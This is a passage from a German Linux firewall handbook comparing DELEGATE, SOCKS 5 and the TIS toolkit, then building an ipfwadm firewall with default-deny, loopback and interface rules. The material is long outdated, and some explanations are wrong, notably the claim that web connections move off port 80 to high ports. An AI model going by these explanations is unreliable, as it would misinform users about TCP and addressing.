Man sollte allerdings berücksichtigen, daß Application Level Gateways erheblich anfälliger gegen **buffer overflows** sind, als normale **circuit level gateways**, weil die Filter erheblich komplexer sind. Die Zahl der möglichen Fehler, die ein Angreifer ausnutzen kann, ist hier erheblich höher. Ebenso wie andere Filter, sollte auch DELEGATE immer und unter allen Umständen zwischen zwei Circuit-Level Gateways (Firewalls, zumindest aber Routern) stehen, damit ein Einbruch in den Filter bemerkt werden kann. DELEGATE ist seit Jahren im Einsatz, trotzdem wurde aber erst kürzlich eine Sicherheitslücke entdeckt. Dies ist ein sicheres Anzeichen dafür, daß jede Art von Filter immer durch Firewalls zusätzlich abgesichert sein sollte.

Der Einsatz von Filtern auf der Firewall selber ist eine prinzipielle, grobe Fahrlässigkeit, die im Kapitel Buffer Overflows genau begründet wird.

Nun aber zu den anderen Firewall Lösungen:

8.1 DELEGATE

Die Firewall **DELEGATE** ist eine japanische Entwicklung, die am MITI entstanden ist. MITI ist in Japan zuständig für die Koordinierung der gesamten japanischen Wirtschaft, sowohl bei der Produktentwicklung als auch bei der Produktion. Die Firewall Homepage ist auf http://wall.etl.go.jp/delegate/ zu finden. Was diese Firewall auszeichnet, ist völlige Plattformunabhängigkeit, die läuft unter Windows und allen UNIX Derivaten, ist vollständig programmierbar und ist als Application Level Proxy designt. Sie kann für alle Protokolle (http, smtp, pop3, CU SEE ME, ftp, dns, telnet, nntp) den Datenstrom in Echtzeit durchscannen, on the fly ver-und entschlüsseln, filtern, Strings ersetzen u.s.w. Im Gegensatz zu vielen anderen Firewalls arbeitet sie vollständig transparent, d.h. es müssen auf den Clients weder Proxy´s noch irgendwelche Socks-Routinen eingerichtet werden. Sie besitzt eine eigene Filtersprache, mit welcher beliebige Filterprotokolle programmiert werden können. Bei der Filterung kann sie Datenströme an andere Filter weiter-und umleiten. Sie ist die ideale Ergänzung zu den hier vorgestellten Firewalls. Die Firewall ist schon viele Jahre im Einsatz und hat sich bewährt.

8.2 SOCKS 5

SOCKS 5 ist nun auf http://socks.nec.com zu finden. **SOCKS 5** ist ein reiner Circuit Level Proxy und erfordert Änderungen an den Clients. http://www.aventail.com liefert DLL´s für Windows, die den Socks Mechanismus implementiert haben. Im Grunde automatisiert Socks das Einloggen in den SOCKS-Dämon auf der Firewall und dann die Weiterverbindung zu einem Server in das Internet. Clients, die mit diesem Mechanismus über die Firewall Daten transferieren möchten, müssen auf der Firewall frei geschaltet werden.**SOCKS 5** unterstützt inzwischen auch das UDP Protokoll. Eine Anleitung zur Installation von **SOCKS** unter LINUX ist im Firewall-Howto von Jürgen Steiner zu finden.

8.3 Das TIS Firewall-Toolkit

Das TIS Firewalltoolkit ist eine ausgewachsene Firewall, die im Gegensatz zu vielen anderen Firewalls auch RPC´s unterstützt. Ausführliche Tutorial und Installationsanleitungen findet man unter http://www.fwtk.org. Das TIS FWTK ist keine freie Software, sondern man darf es nur dann privat nutzen, wenn man es selber installiert. Eine kommerzielle Nutzung ist nicht erlaubt. Hierzu müssen dann offizielle Lizenzen von TIS GAUNTLET erworben werden. Dennoch ist das TIS FWTK ein Paradebeispiel für einen **Application Level Proxy**, an welchem sich viele Entwickler von Firewalls orientiert haben. Das **TIS FWTK** deckt nur die wesentlichen Protokolle ab. Neuere Protokolle, wie REAL AUDIO/VIDEO kann es nicht transportieren. Es exisitert jedoch ein allgmeiner (generic) PROXY, der eventuell diese neuen Protokolle bedienen kann. Weitere Informationen und ein gutes Installationshandbuch unter LINUX ist von Jürgen Steiner (Siehe Deutsches Firewall HOWTO, oder auch DLHP) geschrieben worden. Ein Geheimtip ist jedoch das Tutorial der SWISSCOM (http://www.tlab.ch/praktika/serieIII/c15/). Ich möchte jedoch behaupten, daß das TIS FWTK ausgereift ist, was die Basisprotokolle angeht. Ein Nachteil soll natürlich auch nicht verschwiegen werden: Es ist, relativ gesehen, etwas langsam. Angesichts der schnellen Prozessoren heutzutage ist dies aber kein Problem mehr. Wer also einige duzend User gleichzeitig bedienen möchte, der ist mit dem TIS FWTK und einem P-100 gut bedient.

9. Aufbau der LINUX Firewall mit ipfwadm

ipfwadm ist das erste Firewall Toolkit von JOS VOS (Nederlanden) gewesen, welches LINUX mit Firewallfähigkeiten ausgestattet hat. Danach wurden eine Zahl von Proxy´s für spezielle Proxy´s geschrieben. Das Toolkit ist ursprünglich für die Kernelversionen 2.0 geschrieben worden. Angesichts der Entwicklung von **ipchains** wurde die Weiterentwicklung von IPFWADM eingestellt. Wer also noch eine ältere LINUX Version besitzt, der kann sich viel Geld sparen, indem er keine neue LINUX Distribution kauft, und seine Firewall mit IPFWADM installiert. Nachteile gibt es keine. Auch Anwender von IPCHAINS sollte sich durchaus dieses Kapitel durchlesen, da es noch einige wertvolle Tips enthält, die im Kapitel **ipchains** nicht noch einmal aufgeführt sind.

9.1 Auswahl von Hard- und Software

Dieser Abschnitt behandelt den Aufbau einer LINUX Firewall für ein Unternehmen. Als Basis dient ein GPL RedHat Linux 5.2/6.0. Es ist kostenlos und äußerst komfortabel zu installieren und zu administrieren. Zudem ist es auch in deutscher Sprache verfügbar.

Für Anfänger sehr empfehlenswert ist die neue CALDERA OpenLINUX Distribution und insbesondere auch EASYLINUX. Wer jedoch die SINUS Firewall-1 einsetzen möchte, der muß momentan noch LINUX 2.0 Kernel einsetzen, was bedeutet, daß er eine alte LINUX Distribution einsetzen muß. RedHat 5.2/6.0, inzwischen zwar veraltet, hat jedoch einen Vorteil: Es läßt sich sowohl mit dem Kernel 2.0 als auch 2.2 installieren. Zudem läuft sie stabil. Es haben sich in letzer Zeit noch einige wichtige Kernel -Korrekturen bei dem Kernel 2.0.x ergeben. Diese betreffen DoS Angriffe auf den TCP/IP Stack. Es wird daher dringend empfohlen, auf die Version 2.0.39 (die letzte :() zu updaten. Empfehlen möchte ich jedoch besonders die SecureLINUX Varianten: Cyberguard/Immunix Stackguard LINUX auf der Basis von GPL RedHat Linux 5.2. Siehe auch www.kernelnotes.org. Es ist komplett neu kompiliert worden und nachweislich gegen die typischen, speziell auf INTEL Prozessoren programmierten (Kapitel **buffer overflows)** immun. Somit sind diese Angriffe über Arbeitsstationen im LAN auf die Firewall (insider attack) auf der Basis von **buffer overflows** nicht mehr möglich.

Netzwerksicherheit kommt stets an erster Stelle. Server, die an das Internet angebunden sind, sind stets großen Gefahren ausgesetzt. Im Grunde ist aber eine Maschine nur verwundbar, wenn ein Dienst oder ein Protokoll von außen erreichbar ist. Je weniger Dienste aktiviert sind, um so geringer ist die Wahrscheinlichkeit, daß ein Angreifer eine Sicherheitslücke nutzen kann. UNIX ist im Gegensatz zu NT völlig modular aufgebaut, es lassen sich alle Dienste einzeln abschalten, von der Festplatte und evtl. sogar aus dem Kernel entfernen. Hierzu gehören Kenntnisse in UNIX allgemein und im Speziellen Kenntnisse über den Aufbau von LINUX, dessen File - Struktur und das KNOW HOW, einen Kernel neu zu kompilieren. Wir beginnen also langsam, Schritt für Schritt, also keine Panik, so schwer ist es nun auch wieder nicht.....

9.2 Benötigte Hardware

Die Hardware - Anforderungen an eine LINUX Firewall sind äußerst gering. Im Kapitel Tuning finden Sie Informationen darüber, bei welchen Anwendungen welche Hardware für eine LINUX Firewall am besten geeigenet ist.

- Einen ISDN-Router (alternativ eine ISDN Karte)
- Einen PC mit 2 Netzwerkkarten, beispielsweise einen 80486 mit 16 MB RAM (besser 32 MB), mit einem CDROM Laufwerk, einer ISDN-Karte und Floppy und Harddisk, 400 MB sollten Minimum sein.
- Einen kleinen Ethernet HUB
- 2 Kabel RJ45
- RPL RedHat CDROM und die Bootfloppy
- Weitere PC´s mit Ethernet Karten

Wer eventuelle Zweifel bezüglich der Leistungsfähigkeit seiner Hardware hat, der mag sich im Kapitel Tuning von Firewalls etwas umschauen.

Für einen Aufbau mit nur 2 Maschinen kann der Ethernet-HUB entfallen und muß durch ein **cross-over** Kabel ersetzt werden. Alternativ lassen sich auch Netzwerkkarten mit BNC Kabeln einsetzen.

Alternativ kann man auch auf den ISDN - Router verzichten, und eine ISDN Karte in die Firewall einbauen. Die Konfiguration ist dann allerdings etwas komplizierter.

Das größte Problem mit mehreren Netzwerkkarten sind immer Kollisionen mit IRQ´s, Adressen, u.s.w. Wir nehmen an, daß auf dem PC der zu der Firewall werden soll, Microsoft Windows installiert ist. So läßt sich leicht feststellen, wie die Hardware und Software eingestellt ist, diese Hardware Informationen sollte man sich sicherheitshalber für später notieren. Besondere Aufmerksamkeit sollte man auf folgende Punkte legen:

- Device IRQ settings
- Maus Hersteller, Typ, Modell
- Video Karte, Typ, Modell, Chipsatz, DA-Wandler, RAM
- Monitor Auflösung, horizontale/vertikale Frequenz, (non)interlaced, Bandbreite
- SCSI Adapter und Devices
- CDROM Typ, Master/Slave Einstellungen, Kontroller 1/2
- Ethernet Karten, Typ, Modell, Chipsatz, IRQ´s, Adressen
- ISDN Karte, Modell, Typ, IRQ´s, Adressen ....

Nun sollte man auf http://www.redhat.com einmal auf der Hardware Kompatibilitätsliste nachschauen

(Für ISDN: http://www.suse.de). um festzustellen, ob alle Komponenten unterstützt sind. Dadurch erspart man sich viele Fehlversuche und ein wildes Herumraten....:)

9.3 Installation der Software

Die Installation von LINUX mit Boot Floppy und der CDROM ist Menü gesteuert und läuft unter REDHAT LINUX fast von alleine ab. Eventuelle Fragen nach Workstation/Server sind mit Server zu beantworten, es ist stets die minimale Installation auszuwählen.

Bei der Auswahl der Pakete ist es am einfachsten, alle Pakete installieren, sofern der Festplattenplatz ausreicht (ca. 1 GByte)...

Die Dienste, die bei einem Start (de)aktiviert werden sollten, sind:

KERNELD Dieser lädt nach dem Start automatisch weitere Module zum Einbinden der Netzwerkkarten und der ISDN-Karte.

DHCP ist abzuschalten.

PORTMAP ist abzuschalten, RPC wird nicht gebraucht.

AMD, AUTOFS, GATED, NFS, NFSFS, ROUTED, MOUNTD sind abzuschalten.

Nun geht es darum, mehrere Ethernet Karten in den Kernel einzubinden. Hierzu gibt es sogenannte HOWTO´s im Internet, die die Installation der Karten beschreiben. Wer diese Dokumentationen im Internet sucht, dem sei die Suchmaschine www.Metacrawler.com empfohlen. Als Suchbegriff ist hier **Linux Documentation Project** oder **LDP** einzugeben. Man kann jedoch auch zu einem späteren Zeitpunkt mit LINUXCONF Karten einbinden. LINUX erkennt nach dem Booten im allgemeinen nur eine Karte. Man kann aber in der Datei /etc/lilo.conf beispielsweise noch die Zeile

append="ether=11,0x6100,eth0 ether=9,0x6200,eth1"

hinzufügen. Übrigens funktioniert dies auch beim Boot Prompt: linux:

Hier kann man append="...." einfügen. Diese Parameter werden an den Kernel übergeben. Da im Kernel selber alle Treiber einkompiliert sind, wird dann auch die zweite Karte direkt erkannt. Die automatische Erkennung beider Karte funktioniert nur dann, wenn die Karten sich in Hersteller oder Bauart unterscheiden. Wer sich hier unsicher fühlt, weil sein Handbuch hierüber keine präzisen Informationen enthält, der mag sich im Internet beim DEUTSCHES LINUX HOWTO PROJEKT, auch DLHP genannt, umschauen. Hier findet fast alles auch in deutscher Sprache. LINUX gehört zu den am besten dokumentierten Betriebssystemen überhaupt, neben FreeBSD. Wie gut, daß bei Microsoft die Dokumentation von NT ein kleines Einfamilienhaus kostet....;-)

Das Beispiel zeigt zwei Karten. Eine liegt auf IRQ 11 mit Basisadresse 0x6100, die andere belegt IRQ 9 mit Basisadresse 0x6200. Die zuerst vom Kernel gefundene Karte wird als Device eth0 bezeichnet, die andere als eth1.

Wenn die Karten gleichen Typs sind, so muß der Kernel neu mit diesem Typ von Netzwerkkarte kompiliert werden, andernfalls wird die zweite Netzwerkkarte nicht korrekt eingebunden, obwohl sie richtig erkannt wird. Der KERNELD, der für das dynamische Laden der Treiber verantwortlich ist, bricht nach der ersten erkannten Karte ab, und kann danach nur noch Karten anderen Typs finden.

Wenn die Karten unterschiedlichen Typs sind, kann der Kernel diese als Modul erkennen. Hierzu muß in der Datei /etc/conf.modules folgendes eingetragen werden:

```
alias eth0 <Treiber 1>
options eth0 io=0x6100 irq=11
alias eth1 <Treiber 2>
options eth1 io=0x6200 irq=9
```

Einfacher ist es allerdings unter X-Windows und LINUXCONF oder WEBMIN. Unter dem Button Netzwerk Konfiguration läßt sich dies ebenfalls einstellen. LINUXCONF ist aber auch über die Konsole, also ohne X-Windows, zu starten und auch über WWW-Interface erreichbar, sobald eine Netzwerkkarte eingebunden und mit einer IP - Nummer versehen ist. LINUXCONF benötigt keinen WWW-Server, dieser ist eingebaut. Ist LINUX fertig installiert, so kann man entweder vom LINUX Host selber mit Netscape mit http://localhost:98 oder von einem benachbarten Arbeitsplatzrechner mit http://10.0.0.1:98 (der IP - Nummer des LINUX Host) auf LINUXCONF zugreifen. Falls der LINUX Host nicht reagiert, kann dies am IDENTD liegen. Dieser lehnt alle Verbindungen zum LINUX Host ab, sofern der zugreifende Client nicht in der Datei /etc/hosts eingetragen ist. Dies ist eine Eigenart von RedHat LINUX und auch neueren anderen Distributionen. Für den APACHE WWW-Server auf Port 80 gilt dies ausnahmsweise nicht.

Ein Geheimtip ist WEBMIN, ein Administrationswerkzeug, mit welchem man viele UNIX'e mit all seinen Dämonen über den Browser mit SSL Verschlüsselung sicher administrieren kann. Wer sich für WEBMIN mit deutschem Interface interessiert, der mag sich auf http://www.little-idiot.de/webmin/ umschauen. Auch die Administration der Netzwerk - Interfaces ist enthalten. Nun sollte die Firewall im Netzwerk mit PING erreichbar sein. Mit Hilfe eines weiteren Arbeitsplatz-PC und Netscape / IE läßt sich die Firewall aus der Ferne einrichten und administrieren. Hierzu sind allerdings noch einige Sicherheitsvorkehrungen zu beachten. Ohne Verschlüsselung sollte kein Paßwort über das Netz übertragen werden. Wer kein SSH, ENSkip, OPIE, STELNET, PPTP oder S/Key installiert hat, der sollte die Firewall nicht remote administrieren. Der Fernwartung ist ein eigenes Kapitel gewidmet, da das Thema nicht ganz trivial ist.

9.4 Kernel Optionen

Im Abschnitt über IPCHAINS, Kapitel Kernel Optionen sind eine ganze Reihe von sicherheitsrelavanten Optionen angegeben, die sich im Kernel justieren lassen. Da man bei den Distributionen nie genau weiß, welche dieser sicherheitsrelavanten Optionen aktiviert oder deaktiviert sind, sollte man sich stets den Kernel neu kompilieren, und die in obigem Kapitel angegeben Optionen entsprechend einstellen. Wie wichtig diese Einstellungen sind, wird im Text selber erläutert. Alle anderen Optionen sollten nach Möglichkeit deaktiviert werden.

9.5 Die Firewall Policy

In einer Firewall exisitiert eine "default policy". Diese beschreibt das Verhalten, wenn keine Regel aktiv ist. Es gibt zwei Möglichkeiten: Entweder die Firewall läßt alle Pakete passieren, oder sie blockt alle ab. In dem ersten Fall muß der Firewall explizit mitgeteilt werden, was verboten ist, in dem anderen Fall muß ihr mitgeteilt werden, was erlaubt ist, alles andere ist dann nämlich verboten. Da der Mensch gerne etwas vergißt, sollte man sich sicherheitshalber für die zweite Möglichkeit entscheiden. Es gibt aber auch Ausnahmen: Kapitel Firewall Tuning. Wir bauen nun die Firewall - Regeln Schritt für Schritt auf. Am Anfang steht immer die Policy. Genaugenommen stehen die Spoofing Regeln stets am Anfang, diesen ist aber später ein eigenes Kapitel Spoofing gewidmet.....

```
#Default Policy
ipfwadm -I -p deny
ipfwadm -O -p deny
ipfwadm -F -p deny
```

Die Bedeutung im Einzelnen wird klarer, wenn man sich bewußt wird, daß eine Firewall auf jedem Interface eingehende und ausgehende Pakete regeln muß.

Das Konfigurationswerkzeug, um auf die Firewall - Filter im Kernel zuzugreifen, ist ipfwadm. Die Optionen **-I -O -F** stehen für Input oder Ingoing, -O ist die Abkürzung für Output oder Outgoing, -p bedeutet Policy, deny bedeutet "verboten". Zusammengefasst steht also folgendes in den ersten beiden Zeilen:

Der Kernel wird angewiesen, alle eingehenden und ausgehenden Pakete abzulehnen, wenn keine der Regeln zutreffen sollte. Als Standardeinstellung der Policy ist dies soweit ok.

Die dritte Zeile enthält **-F**. **-F** ist die Bezeichnung für **forwarding**. Hiermit ist die Weiterleitung zwischen den Netzwerkkarten gemeint.

Diese drei Zeilen sind insbesondere deswegen wichtig, weil hier festgelegt wird, ob Pakete transportiert werden, wenn die Firewallregeln gelöscht sind. Die **forwarding** Einstellungen können sowohl mit Hilfe des Werkzeuges **sysctrl** oder mit Hilfe eines **echo "0" > /proc/net/ip_forward** aus der Shell heraus abschalten. Einige Konfigurationsdateien von LINUX beim Bootvorgang schalten nämlich das Forwarding beim Booten ab und später wieder ein. Das passiert immer in dem Moment, wenn z.B. die Firewallregeln aktualisiert werden. In der Vergangenheit ist es bei Zertifizierungen von Firewalls häufiger bemängelt worden, daß während des Boot - Vorganges die Firewall für kurze Zeit transparent wurde. Angreifer hätten diesen Mangel einfach ausnutzen können, indem sie einen Fehler im TCP/IP Stack ausnutzen, um die Firewall ständig neu zu booten. In den wenigen Sekunden, die dann verbleiben, um Pakete durch die Firewall zu senden, lassen sich schon einige Dinge anstellen.

Doch nun zurück zu den forwarding Regeln:

Leider ist noch keine Angabe darüber gemacht, zwischen welchen der Netzwerkkarten forwarding verboten ist, noch darüber, an welchen Interfaces der Kernel die ein- und ausgehenden Pakete ablehnen soll. Per Definition wendet er diese Regeln auf alle Interfaces an, außer - man informiert den Kernel darüber, auf welches Interface sich das Kommando genau bezieht. Hierzu gibt es die Option **-w** Hierzu aber später mehr.

Mit dem Forwarding hat es noch eine besondere Bewandtnis, dies ist wichtig für das Verständnis von UNIX allgemein und hat Auswirkungen auf die Sicherheit des Systems, wenn auch nur der kleinste Fehler gemacht wird.

ipfwadm -F -p deny besagt, daß alle Pakete zwischen allen Interfaces nicht weitergeleitet werden.

Online Suche im Handbuch LITTLE-IDIOT NETWORKING

9.6 Das Loopback Interface

Alle Programme unter UNIX sind darauf ausgelegt, im Netzwerk miteinander kommunizieren zu können. So arbeiten Mailprogramme, DNS - Server, FTP - Server stets Hand in Hand und tauschen Informationen untereinander aus. Diese Programme laufen aber auch, wenn keine Netzwerkkarte eingebaut ist. Der Grund liegt darin, daß diese sich über ein sogenanntes **LOOPBACK** Interface miteinander unterhalten. Dieses LOOPBACK Interface wird mit lo bezeichnet und besitzt die IP - Nummern 127.x.x.x. Man kann im Prinzip jede vierstellige IP - Nummer angeben, hauptsache sie beginnt mit 127. Dieses wurde in den 70er Jahren so definiert. Man kann es sich anzeigen lassen, wenn man **/sbin/ifconfig -a** eingibt. Über dieses LOOPBACK Interface findet auch die Kommunikation zwischen X - Windows Client und Server statt, wenn beide auf demselben UNIX Host gestartet sind. Ohne Loopback funktioniert X-Windows sonst nicht oder nur über das Netzwerk. Z.B. ein **ping** auf die eigene Netzwerkkarte funktioniert ohne aktiviertes LOOPBACK nicht.

Die Ausgabe des Befehls **/sbin/ifconfig** zeigt:

```
user01@tunix:/etc > /sbin/ifconfig
lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Bcast:127.255.255.255  Mask:255.0.0.0
          UP BROADCAST LOOPBACK RUNNING  MTU:3584  Metric:1
          RX packets:349 errors:0 dropped:0 overruns:0 frame:0
          TX packets:349 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0

eth0      Link encap:Ethernet  HWaddr 00:80:AD:30:B6:CA
          inet addr:10.0.0.1  Bcast:10.0.0.255  Mask:255.255.255.0
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:1250 errors:0 dropped:0 overruns:0 frame:0
          TX packets:795 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0
          Interrupt:10 Base address:0x6600
```

Man sieht das Loopback Interface lo, welches sich auf die Adresse 127.0.0.1 gebunden hat. Das Device eth0 ist korrekt an die Netzwerkkarte angebunden.

Weiterhin interessiert die Route, also der Weg, den die die Pakete nehmen: Der Befehl: **/sbin/route -n** zeigt die Routen an, wobei die Option **-n** die DNS Namens - Auflösung unterdrückt.

```
user01@tunix:/etc > /sbin/route -n
Kernel IP routing table
Destination     Gateway         Genmask         Flags Metric Ref    Use
Iface
10.0.0.0        0.0.0.0         255.255.255.0   U     0      0        6 eth0
127.0.0.0       0.0.0.0         255.0.0.0       U     0      0        1 lo
```

Hier sieht man, daß alle Pakete unserer Ethernetkarte eth0 an die Netzwerkadresse 10.0.0.0 gebunden sind, mit einer Netmask 255.255.255.0. Dies bedeutet, daß der Host nun mit 252 anderen Hosts verbunden werden kann, also von 10.0.0.2 bis 10.0.0.254. Die Nummer 10.0.0.255 ist per Definition als Broadcast Adresse (siehe oben) eingetragen.

Das LOOPBACK Interface bindet sich an die interne Netzwerkadresse 127.0.0.0.

Es hat also alles seine Ordnung. Im Übrigen besitzen auch Windows 95 und viele andere Betriebssysteme ein solches: Man

muß nur in der DOS-Shell einmal route -print, oder ipconfig oder netstat eintippen, es funktioniert ebenso. Sogar die Datei **c:\\windows\etc** hat unter Windows eine Funktion. Bestimmte IP - Nummern sind allerdings reserviert und dürfen nicht ohne genaue Kenntnis vergeben werden:

224.0.0.0 für **Multicast**, also Videoübertragungen

10.0.0.0 und **192.168.0.0** für eigene Netzwerke. Diese werden nicht in das Internet weitergeleitet.

255.255.255.255 für allgemeine **Broadcasts**

127.0.0.0 für **LOOPBACK**

Nun zurück zum Paket forwarding

Der Befehl: **ipfwadm -F -p deny** untersagt die Weiterleitung von Paketen zwischen allen Interfaces. Genaugenommen sind es nun drei Interfaces, eth0 der ersten Netzwerkkarte, eth1 der zweiten Netzwerkkarte und lo, dem Loopback Interface. Eventuell kommt noch eine ISDN-Karte hinzu, diese belegt das Interface ippp0 für ISDN Kanal 1, oder ippp1, für den 2. ISDN-Kanal. Das wären 5 Interfaces. Nun, der Name UNIX kommt nicht von irgendwo, er leitet sich aus UNICS ab, einem UNIversal Computer System. Später wurden nur CS zu X verschmolzen. Linus Torwalds ist genau auf demselben Wege zu dem Namen LINUX gekommen ;-)

Nun muß man sich entscheiden, und diesen Interfaces eine IP - Nummer zuweisen. Damit nicht alle Befehle immer wieder eingegeben werden müssen, schreiben wir diese in eine Skript - Datei. Damit das Skript allgemeingültig ist, werden ab hier Namen statt IP - Nummern eingeführt. Diese bezeichnen Variablennamen für die Abarbeitung in der **BASH**, der Standard Shell unter Linux. IP - Nummern sind schwer zu merken, und irgendwann hat man keinen Durchblick mehr, welche IP - Nummer und Netzwerknummer welchem Interface zugeordnet ist. Der Befehl **set** zeigt alle Variablen an. Der Befehl **variable=wert** weist einer Umgebungsvariablen einen Wert zu. Der Befehl echo **echo ${variable}** gibt den Wert der Variablen aus.

Somit kann man gleich 3 Fliegen mit einer Klappe schlagen. Erstens kann man die Variablenzuweisungen zu Anfang in eine Datei schreiben, zweitens können wir den Code lesbar und verständlich gestalten, und drittens kann man nun ein allgemeingültiges Skript schreiben, in welches dann nur noch am Anfang die richtigen Netzwerk und IP - Adressen eingetragen werden müssen.

Im folgenden Beispiel wird festgelegt, daß alle Dämonen oder Programme auf der Firewall auf das **loopback interface** zugreifen können. Das ist insbesondere dann notwendig, wenn man z.B. mit Netscape auf den WWW-Server zugreifen können möchte.

```
# Das loopback Interface
ipfwadm -I -a accept -W $LOOPBACK
ipfwadm -O -a accept -W $LOOPBACK
```

Dies bedeutet, daß nur die Dämonen und Programme auf der Firewall selber untereinander kommunizieren können. Der Verbindungsaufbau über die Netzwerkkarten dürfte (noch) nicht funktionieren.

Das **-a** besagt, daß eine Regel zu den bestehenden Regeln hinzugefügt (angehangen) wird (append). Das **-W** (wichtig: großes W) bezeichnet das Interface. $LOOPBACK_INTERFACE ist der Wert der Variablen LOOPBACK_INTERFACE, dem wir später noch 127.0.0.1 zuweisen müssen. Die beiden Zeilen bedeuten also, daß von allen Interfaces der Verkehr vom und zum loopback Interface erlaubt ist.

Nun ist noch ein kleines Problem zu lösen: Wird ein Programm oder Dämon auf dem Host gestartet, über welches Interface ist dieser ansprechbar, und über welches Interface sendet er irgendwelche Pakete ?

Die Frage ist eindeutig zu beantworten, wenn man sich die Ausgabe von "netstat -a" anschaut:

```
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        1      0 tunix.intra.net:www    www.intra.net:1365      ESTABLISHED
tcp        0      0 www.intra.net:1365     tunix.intranet:www      ESTBLISHED
tcp        0      0 *:6000                 *:*                     LISTEN
```

```
tcp        0      0 *:3128                  *:*                     LISTEN
tcp        0      0 *:auth                  *:*                     LISTEN
tcp        0      0 *:pop3                  *.*                     LISTEN
tcp        0      0 *:login                 *:*                     LISTEN
tcp        0      0 *:ftp                   *:*                     LISTEN
tcp        0      0 *:sunrpc                *:*                     LISTEN
```

Man sieht, daß von tunix.intra.net eine WWW-Verbindung zu www.intra.net und umgekehrt besteht (ESTABLISHED). Diese Verbindung liegt auf Port 1365. Wie kann das, wo doch allgemein bekannt ist, daß eine WWW-Verbindung auf Port 80 erreichbar ist ?

Nun, die Antwort ist etwas komplizierter. Selbstverständlich wird zuerst eine Verbindung auf Port 80 geöffnet. Würden aber beide Partner nun über diesen Port weiter kommunizieren, so könnte weder eine zweite Verbindung zwischen den beiden aufgebaut werden, noch könnte ein dritter Host auf den Port 80 einer der beiden Hosts zugreifen. Genaugenommen wird aus IP - Nummer und Portnummer ein sogenannter HASH Wert für jede TCP/IP Verbindung errechnet, an denen sich die Kommunikationspartner wiedererkennen, auch wenn z.B. ein WWW-Server viele tausend simultane Kommunikationspartner gleichzeitig abzuarbeiten hat. Damit z.B. der Server weiterhin noch für andere Hosts erreichbar ist, verabreden sich Server und Client, nachdem sie sich kontaktiert haben, die weitere Datenübertragung über freie, nicht privilegierte Ports abzuwickeln. Dies sind alle Ports über 1024, nach der Definition der alten BSD UNIX Systeme. Somit wäre der Port 80 wieder frei für neue Anfragen. Man sieht auch einige offene Ports...pop3 LISTEN ? Das bedeutet, daß der POP3 Dämon lauscht, nur an welchem Interface ?

Das entscheidet sich beim Start eines Dämons. Ohne Parameter aufgerufen, bindet er sich an alle Interfaces, die ihm angeboten werden, vorrangig natürlich an das LOOPBACK Interface. Man kann jedem Dämon aber auch genau das Interface angeben, an welches er sich binden soll. Leider haben manche Programmierer von Dämonen vergessen, eine solche Option einzuprogrammieren, sodaß man nicht angeben kann, an welches Interface sich der Dämon bindet. Bei guten Programmen, wie Apache WWW-Server, SAMBA, FTP ....kann man dies genau festlegen. Die Optionen findet man in den Konfigurationsdateien oder man übergibt beim Start des Dämons einen Parameter (Siehe /etc/inetd.conf). Startet man Interfaces, wenn schon Dämonen laufen, dann binden sich diese nachträglich automatisch an das neue Interface. Muß ein Dämon viele Interfaces nach Paketen für ihn überwachen, so verringert sich seine Performance. Dramatische Sicherheitslücken haben sich dadurch bei Installation von Firewalls unter NT und auch UNIX ergeben. Hier war z.B. das Fernwartungs - Interface des Microsoft Firewall - PROXY 1.0/2.0 von außen her erreichbar. Eine winzige Kleinigkeit hat somit die Funktion der Firewall völlig ad absurdum geführt. Leider passieren solche Fehler sehr häufig. Der Hauptgrund liegt wohl darin, daß man als Systemadministrator bei bestimmten Betriebssystemen wohl schon froh ist, wenn alles überhaupt läuft....weitere Untersuchungen mit einer Klärung, warum nun z.B. Windows NT 4.0 SP4 Pakete in andere Netze streut (ISDN Karte, RAS) werden oft nicht angestellt.

Online Suche im Handbuch LITTLE-IDIOT NETWORKING

9.7 Regeln für die Netzwerkkarten

Nachdem dies schwierige Problem geklärt ist, kann man nun den Datenverkehr zu einer Netzwerkkarte zulassen:

```
# Erlaube ein- und ausgehenden Verkehr
ipfwadm -I -a accept -W $LOKALES_INTERFACE -S $INTRANET
ipfwadm -O -a accept -W $LOKALES_INTERFACE -D $INTRANET
```

Dies bedeutet, daß eingehende Pakete "-I" in LOKALES_INTERFACE mit einer beliebigen Quell IP - Nummer "-S" aus dem Bereich INTRANET akzeptiert werden sollen. Ebenso sollen ausgehende Pakete "-O" in das Netzwerk INTRANET zugelassen werden.

Mit LOKALES_INTERFACE ist diejenige Netzwerkkarte gemeint, an der sich die zu schützenden Arbeitsplatz - PCs befinden. Mit INTRANET ist die Netzwerknummer gemeint, die im Intranet vergeben wird. Netzwerknummern besitzen immer eine **0** (Null) als letzte Zahl, z.B. **194.245.123.0** Soweit so gut, betrachten wird nun noch einmal genauer die Dämonen. Wir haben festgestellt, daß sich die meisten Dämonen einfach an alle Interfaces binden, also auch an LOKALES_INTERFACE. Das bedeutet, daß nun alle Dämonen über das LOKALES_INTERFACE von außen erreichbar sind. LOKALES_INTERFACE soll, wie leicht zu erraten ist, diejenige Netzwerkkarte sein, die mit dem INTRANET verbunden ist.

Was nun hervorragend funktioniert, ist der Verkehr zwischen den Arbeitsplatz - PCs und der Firewall auf dem LOKALES_INTERFACE Netzwerk- Interface.

Darüber hinaus sollten Pakete von einem Host in dem Intranet auch an einen anderen Host in dem Intranet weitergeleitet werden können, quasi als **Gateway**.

Und schon wieder ein neuer Begriff, dem wahrscheinlich schon viele einmal begegnet sind, der jedoch keinem so genau etwas sagt.

Die Angabe eines Gateways auf einem Arbeitsplatz-PC besagt, daß alle ausgehende Pakete zuerst einmal an das Gateway gehen. Das Gateway kann dann entscheiden, ob die Pakete z.B. für das Internet bestimmt sind, oder ob die Zieladresse vielleicht ein Server im Intranet ist. Ist das Paket für das Internet bestimmt, so leitet es das Paket intern an die zweite Netzwerkkarte weiter, die es an den Router übergibt, der es an weitere Router übergibt, bis das Ziel erreicht ist. Damit das Gateway überhaupt entscheiden kann, muß es zuerst einmal gefragt werden. Ist der Verkehr für einen anderen Host im Intranet bestimmt, so läuft folgende Prozedur ab:

INTRA1 sendet ein Paket mit INTRA2 als Zieladresse an das Gateway....das Gateway sendet das Paket....

